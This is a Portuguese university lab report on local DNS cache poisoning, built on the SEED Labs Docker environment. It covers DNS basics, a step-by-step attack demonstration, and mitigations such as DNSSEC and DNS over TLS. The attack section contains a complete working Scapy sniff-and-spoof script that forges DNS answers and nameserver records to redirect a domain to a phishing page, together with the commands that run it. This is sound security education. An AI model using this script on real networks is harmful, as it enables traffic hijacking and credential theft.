

Ataque de envenenamento de cache DNS local

Julia Vicentin Dos Santos, 11202230313

Paulo Eduardo Rodrigues Junior, 11201720794

João Victor Menezes Soares, 11202020847

Universidade Federal do ABC - Av. dos Estados, 5001 - Bangú, Santo André - SP,
09210-580

Introdução

O sistema DNS (Domain Name System) é um componente vital da infraestrutura da Internet, desempenhando um papel fundamental na tradução de nomes de domínio em endereços IP. No entanto, como qualquer componente crítico, o DNS é suscetível a diversas ameaças cibernéticas, e uma das áreas mais preocupantes é o ataque de cache DNS.

Os ataques de cache DNS visam explorar vulnerabilidades nos mecanismos de armazenamento em cache do DNS, comprometendo a integridade e a confiabilidade das resoluções de nomes de domínio. Este projeto se propõe a explorar a fundo os diferentes tipos de ataques de cache DNS, analisar as implicações desses ataques e desenvolver estratégias eficazes para combater essas ameaças.

Ao compreender as nuances dos ataques de cache DNS, poderemos fortalecer as defesas contra potenciais violações de segurança, garantindo a continuidade das operações online e protegendo a confidencialidade e integridade das comunicações na era digital. Este projeto visa fornecer uma visão abrangente sobre os desafios associados aos ataques de cache DNS e apresentar soluções para enfrentar essas ameaças em constante evolução.

O que é o protocolo DNS?

O DNS, ou Domain Name System (Sistema de Nomes de Domínio), é um protocolo fundamental da Internet usado para traduzir nomes de domínio memorizáveis para humanos em endereços IP numéricos associados a computadores e serviços na rede. Em vez de os usuários memorizarem uma sequência de números, como 192.168.1.1, podem acessar recursos online utilizando nomes de domínio, como www.exemplo.com.

O DNS opera em um modelo hierárquico e distribuído, sendo essencial para a navegação na Internet. Aqui estão os principais componentes do DNS:

- **Servidores de Raiz (Root Servers):** São os servidores DNS no topo da hierarquia. Eles gerenciam as solicitações de DNS, direcionando-as para os servidores de Top-Level Domain (TLD).

- **Servidores de Top-Level Domain (TLD):** Representam a próxima camada na hierarquia e estão associados às extensões de domínio de nível superior, como .com, .org, .net, entre outros.

- **Servidores de Nomes de Domínio Autoritativos (Authoritative DNS Servers):** São responsáveis por armazenar informações específicas sobre um domínio. Quando um servidor de nomes autoritativo recebe uma consulta, fornece a resposta autoritativa para o domínio em questão.

-**Servidores de Nomes de Domínio Recursivos:** Esses servidores são responsáveis por processar solicitações de clientes e, se não possuírem a informação em cache, iniciam o processo de resolução, consultando outros servidores DNS para obter a resposta.

O protocolo DNS utiliza principalmente dois tipos de registros: os registros A (Address Record), que associam nomes de domínio a endereços IP, e os registros MX (Mail Exchange), que especificam servidores de e-mail para um domínio.

Em resumo, o DNS desempenha um papel crucial na infraestrutura da Internet, facilitando a navegação ao traduzir nomes de domínio em endereços IP, permitindo que os usuários acessem recursos online de maneira amigável e intuitiva.

Como funciona o envenenamento de cache DNS?

O envenenamento de cache DNS (DNS cache poisoning) é uma técnica utilizada para corromper ou inserir informações falsas no cache de um servidor DNS. Esse tipo de ataque tem o objetivo de fornecer respostas DNS falsificadas para consultas legítimas, levando os usuários a serem redirecionados para sites maliciosos ou executando outras atividades mal-intencionadas.

O processo básico do envenenamento de cache DNS envolve a inserção de registros DNS falsos no cache do servidor DNS, substituindo registros legítimos. Quando um usuário faz uma consulta DNS, o servidor DNS consulta seu cache local antes de encaminhar a consulta para servidores DNS autoritativos. Se o registro desejado estiver no cache, o servidor responde diretamente ao cliente, economizando tempo e largura de banda.

Aqui estão os passos básicos do envenenamento de cache DNS:

- **Monitoramento da Comunicação DNS:** O atacante monitora as comunicações entre um cliente e um servidor DNS, muitas vezes através de técnicas como sniffing de pacotes na rede.

- **Envio de Respostas DNS Falsas:** O atacante envia respostas DNS falsas para o servidor DNS alvo. Essas respostas podem conter informações falsas, como mapeamento de nomes de domínio para endereços IP maliciosos.

- **Inserção no Cache:** O servidor DNS, ao receber a resposta falsa, armazena essa informação corrompida no seu cache. A partir desse ponto, consultas futuras para o mesmo domínio resultarão na resposta envenenada armazenada no cache.


- **Cientes Recebem Informações Falsas:** Quando os clientes fazem consultas DNS para o domínio afetado, o servidor DNS responde com as informações

envenenadas armazenadas no cache. Isso pode levar os clientes a acessarem sites maliciosos ou serviços fraudulentos.

- **Exploração da Confiança nas Respostas do Cache:** Os clientes confiam nas respostas do cache do servidor DNS, uma vez que são consideradas mais rápidas e eficientes. O atacante se beneficia dessa confiança ao fornecer respostas falsas que podem passar despercebidas.

O envenenamento de cache DNS pode ter sérias consequências, como a propagação de malware, phishing e interceptação de tráfego sensível.

Figura 1 - Ataque de envenenamento de cache DNS local



Fonte: Seed Labs.

Demonstração do ataque

O ataque foi realizado seguindo o modelo da SEED Labs – Local DNS Attack Lab.

Para executar esse tipo de ataque precisamos definir as máquinas que serão usadas no ataque:

- **Attacker (IP:10.9.0.1)** , será usado para obter as informações do usuário quando este acessar seu site malicioso.
- **User (IP:10.9.0.5)**, será o que sofrerá o ataque tendo a sua consulta DNS falsificada.
- **Local DNS Server(10.9.0.53)** , é a máquina responsável por fazer a consulta ao DNS do domínio www.organization.com.
- **Attacker's Nameserver (10.9.0.153)**, será para onde a consulta DNS será desviada enviando um IP de um site falsificado com o mesmo nome de www.organization.com

Todas essas máquinas são criadas dentro de containers utilizando o Docker.

- **Authority Server(10.8.0.53)** , é a máquina que tem autoridade para resolver o domínio www.organization.com. (na internet)

- **Attacker's WebServer (10.8.0.5):** é a máquina de faz o host do site legítimo da organização
- **Attacker's WebServer (10.8.0.6):** é a máquina que faz o host do site malicioso do attacker

Configurações do Attacker – A máquina do attacker deve ter acesso ao fluxo da rede local para conseguir fazer o spoof dos pacotes que estão trafegando na rede, para isso devemos habilitar o modo host para este container da seguinte forma dentro do arquivo docker-compose.yml :


network-mode : host

Por outro lado, também precisamos compartilhar arquivos entre a nossa VM e o Attacker para isso utilizamos a configuração dentro do docker-compose.yml

volumes: - ./volumes:/volumes

Isso mapeia itens da pasta /volumes na VM para a pasta /volumes no container.

Figura 2 - Arquitetura da rede



Fonte: Adaptado do Seed Labs.

1 - Criando o site organization.com

Para o nosso projeto utilizaremos uma página web para a demonstração, esta página web servirá de login para o usuário. Contudo existe outra página com o mesmo nome, porém com um IP diferente, essa outra pasta será usada para enganar o usuário fazendo com que ele digite suas credenciais acreditando ser a página web verdadeira.

Esse site é hospedado na “internet”, ou seja, fora do roteador de borda da nossa rede local. Portanto, para acessá-lo, é preciso fazer uma requisição externa à rede local.

Para a demonstração do ataque, foi configurado um arquivo docker-compose com o ambiente desejado. Para demonstrar o ataque, primeiramente é apresentada a operação normal projetada para o sistema.


2 - Situação normal

Nesse primeiro caso, temos o usuário tentando o acesso ao site da sua organização, denominada nesse exemplo de www.organization.com

Para iniciar a operação da rede simulada, usamos o comando:
docker-compose up

O comando deve ser enviado na pasta do projeto, a menos que seja especificado o arquivo de configuração no comando.

Figura 3 - Operação da rede

A terminal window showing the output of a Docker Compose command. The output lists the creation of several containers: user-10.9.0.5, authority-ns-10.8.0.153, local-dns-server-10.9.0.53, seed-attacker, attacker-ns-10.9.0.153, server-10.8.0.5, attackers-server-10.8.0.6, and seed-router. It then shows the containers being attached to a network and the attackers-server and server containers starting an HTTP service on port 80. Finally, it shows the authority-ns, local-dns-server, and attacker-ns containers starting a domain name service named 'named' with a status of [OK].

```
[+] Running 8/0
✓ Container user-10.9.0.5          Crea...      0.0s
✓ Container authority-ns-10.8.0.153 Created       0.0s
✓ Container local-dns-server-10.9.0.53 Created       0.0s
✓ Container seed-attacker          Crea...      0.0s
✓ Container attacker-ns-10.9.0.153 Created       0.0s
✓ Container server-10.8.0.5        Cr...       0.0s
✓ Container attackers-server-10.8.0.6 Created       0.0s
✓ Container seed-router           Create...    0.0s
Attaching to attacker-ns-10.9.0.153, attackers-server-10.8.0.6, authority-ns-10.8.0.153, local-dns-server-10.9.0.53, seed-attacker, seed-router, server-10.8.0.5, user-10.9.0.5
attackers-server-10.8.0.6 | Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80
/) ...
server-10.8.0.5          | Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80
/) ...
authority-ns-10.8.0.153  | * Starting domain name service... named [ OK ]
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
attacker-ns-10.9.0.153  | * Starting domain name service... named [ OK ]
```

Fonte: Autores (2023).

Para resolver essa URL, o usuário sempre irá redirecionar o pedido ao servidor DNS local desta rede.

Para o exemplo, temos:

dig www.organization.com

A requisição resultante é apresentada abaixo:

Figura 4 - Redirecionamento

```
paulo@possante ~$ docker exec -it user-10.9.0.5 /bin/bash
(reverse-i-search)`: ^C
root@4f185fa0f272:/# dig www.organization.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.organization.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 42549
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 4096
; COOKIE: c1343e2c13be649301000000656f288ff8be59723923d5ee (good)
;; QUESTION SECTION:
;www.organization.com.          IN      A

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Dec 05 13:41:35 UTC 2023
;; MSG SIZE rcvd: 77


root@4f185fa0f272:/#
root@4f185fa0f272:/#
```

Fonte: Autores (2023).

Como esperado, a busca foi realizada com sucesso pelo servidor DNS local e o resultado da consulta, redirecionado ao usuário.

Podemos acessar o site pelo navegador a fim de visualizar melhor o acesso, pelo firefox:

Figura 5 - Visualização do site




Fonte: Autores (2023).

Como podemos ver, o usuário foi redirecionado ao site correto.

Agora, para podermos realizar o ataque, é preciso limpar o cache do DNS do usuário, pois agora o DNS local e o navegador já armazenaram o cache do site e não irão fazer outras consultas DNS até o TTL da consulta expirar.

Para isso, precisamos entrar no servidor dns local e limpar o cache:

Figura 6 - Limpeza de cache



```

X paulo@possante ~$ docker exec -it local-dns-server-10.9.0.53 /bin/bash
root@04cae1b6cf44:/# rndc flush
root@04cae1b6cf44:/#
```

Fonte: Autores (2023).

Além disso, precisamos apagar o histórico de navegação do Firefox. Agora, feito isso, vamos realizar o ataque de rede.

3 - Atacando a rede (DNS poisoning)

Para o ataque, vamos rodar o script apresentado a seguir. O ataque envolve fazer o sniff da rede em busca de pacotes de requisição DNS, ou seja, pacotes udp direcionados à porta 53.

Uma vez encontrada essa condição de pacote, o script verifica se o pacote é uma requisição DNS sobre a url www.organization.com. Caso seja, o atacante responde tanto para o DNS local quanto para o usuário qual é o IP dessa URL, redirecionando o usuário para o site malicioso e infectando o cache do DNS local.

Figura 7 - Script

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.organization.com' in pkt[DNS].qd.qname.decode('utf-8')):

        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}")

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='10.8.0.6')

        # The Authority Section
        NSsec1 = DNSRR(rrname='organization.com', type='NS',
                      ttl=259200, rdata='ns1.organization.com')
        NSsec2 = DNSRR(rrname='organization.com', type='NS',
                      ttl=259200, rdata='ns2.organization.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.organization.com', type='A',
                       ttl=259200, rdata='10.9.0.153')
        Addsec2 = DNSRR(rrname='ns2.organization.com', type='A',
                       ttl=259200, rdata='10.9.0.153')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                    qdcount=1, ancount=1, nscount=2, arcount=2,
                    an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='local_net', filter=f, prn=spoof_dns)
```

Fonte: Autores (2023).

Começando o ataque:

Figura 8 - Ataque


```
paulo@possante ~$ docker exec -it local-dns-server-10.9.0.53 /bin/bash
root@04cae1b6cf44:/# rndc flush
root@04cae1b6cf44:/# exit
paulo@possante ~$ docker exec -it seed-attacker /bin/bash
root@possante:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@possante:/# python3 volumes/org_dns_sniff_spoof.py
```

Fonte: Autores (2023).

A partir de agora, quando houver a requisição do usuário, o atacante irá tentar responder antes dos servidores DNS:

Requisição DNS:

Figura 9 - Funcionamento da requisição




The image shows two terminal windows. The left window, titled 'docker exec -it user-10.9.0.5 /bin/bash', shows a user running 'dig www.organization.com'. The output displays a DNS query and response for 'www.organization.com' with IP addresses 10.8.0.6 and 10.9.0.153. The right window, titled 'docker exec -it seed-attacker /bin/bash', shows a user running 'docker exec -it local-dns-server-10.9.0.53 /bin/bash', then 'rncd flush', and finally 'python3 volumes/org_dns_sniff_spoof.py'. The output shows packets being sent to 10.9.0.53.

Fonte: Autores (2023).

E assim, o usuário está infectado.

No caso mais clássico, podemos ver esse comportamento no firefox:

Figura 10 - Site do atacante



Fonte: Autores (2023).

E aqui podemos exemplificar o que poderia ser um roubo de credenciais, pois o atacante possui total acesso aos dados inseridos, como apresentado no canto inferior da figura.

Quais medidas devem ser tomadas para evitar esse tipo de ataque?

Para mitigar e evitar ataques de envenenamento de cache DNS, podemos adotar várias medidas de segurança. Aqui estão algumas:

- **Implementar DNSSEC:** DNS Security Extensions (DNSSEC) é uma extensão do DNS que adiciona uma camada de segurança à resolução de nomes. Ele usa criptografia de chave pública para autenticar a origem dos dados DNS. Implementando DNSSEC, você pode garantir a autenticidade e integridade dos registros DNS, tornando mais difícil para os atacantes envenenarem o cache com dados falsificados.
- **Usar Respostas Recursivas Somente de Servidores de Confiança:** Configurar um servidor DNS para aceitar respostas apenas de servidores DNS confiáveis. Isso ajuda a limitar a exposição a fontes potencialmente maliciosas e reduz o risco de respostas envenenadas.
- **Randomizar IDs de Consulta:** Configurar o servidor DNS e os clientes para randomizar os IDs de consulta. Isso dificulta que um atacante preveja ou adivinhe os IDs, tornando mais desafiador realizar ataques de envenenamento.
- **Usar DNS over TLS (DoT) ou DNS over HTTPS (DoH):** Implementar a criptografia no transporte de dados DNS usando DNS over TLS ou DNS over HTTPS. Isso protege a privacidade e a integridade das consultas e respostas DNS, dificultando a interceptação e a manipulação do tráfego.
- **Monitorar o Tráfego DNS:** Implementar o monitoramento contínuo do tráfego DNS para detectar padrões anormais ou atividades suspeitas. Isso pode incluir a análise de logs DNS em busca de consultas ou respostas fora do padrão.
- **Limitar as Consultas Recursivas Externas:** Se você opera um servidor DNS recursivo, restrinja as consultas recursivas externas. Isso reduz o risco de exposição a ataques de envenenamento vindos de fontes externas não confiáveis.
- **Atualizar Regularmente o Software DNS:** Manter o software DNS atualizado para corrigir vulnerabilidades conhecidas. Atualizações regulares ajudam a proteger contra explorações de segurança.
- **Implementar Firewall e Filtros:** Configurar firewalls e filtros para restringir o tráfego DNS a partir de fontes não confiáveis. Isso pode ajudar a impedir que tráfego malicioso atinja seus servidores DNS.
- **Educar os Usuários:** Educar os usuários sobre práticas de segurança online, especialmente em relação a ataques de phishing que podem explorar falhas no DNS para redirecionar usuários para sites maliciosos.

Conclusão

O presente projeto apresentou uma configuração de ambiente no qual um ataque de envenenamento de cache DNS pode ser implementado e estudado. No roteiro foram discutidos detalhes a respeito do protocolo DNS e sua infraestrutura distribuída, bem como suas vulnerabilidades.

Ademais, foi discutido o ataque de envenenamento de cache local DNS, que foi um dos ataques que forçou a internet a melhorar sua infraestrutura atual para manter sua robustez.

O ataque foi discutido em detalhes e, a partir disso, foi apresentado uma configuração de ambiente docker que representa um usuário buscando resolver uma URL. No ambiente, foi apresentada tanto a configuração esperada, no qual o usuário consegue acesso ao site desejado, quanto a configuração na qual o usuário é atacado e redirecionado para um site malicioso.

Com a exploração desse ataque, foi possível discutir as limitações de segurança do protocolo DNS, bem como algumas das várias formas de mitigar esse ataque e promover maior segurança aos usuários da internet. OBJOBJ

Referências

S/N. Local DNS Attack Lab. **Seed Labs**. Disponível em: https://seedsecuritylabs.org/Labs_20.04/Networking/DNS/DNS_Local/. Acesso em: 20 de nov. 2023.

KUROSE, J. F. e ROSS, K. - Redes de Computadores e a Internet - 5ª Ed., Pearson, 2010. Acesso em: 20 de nov. 2023.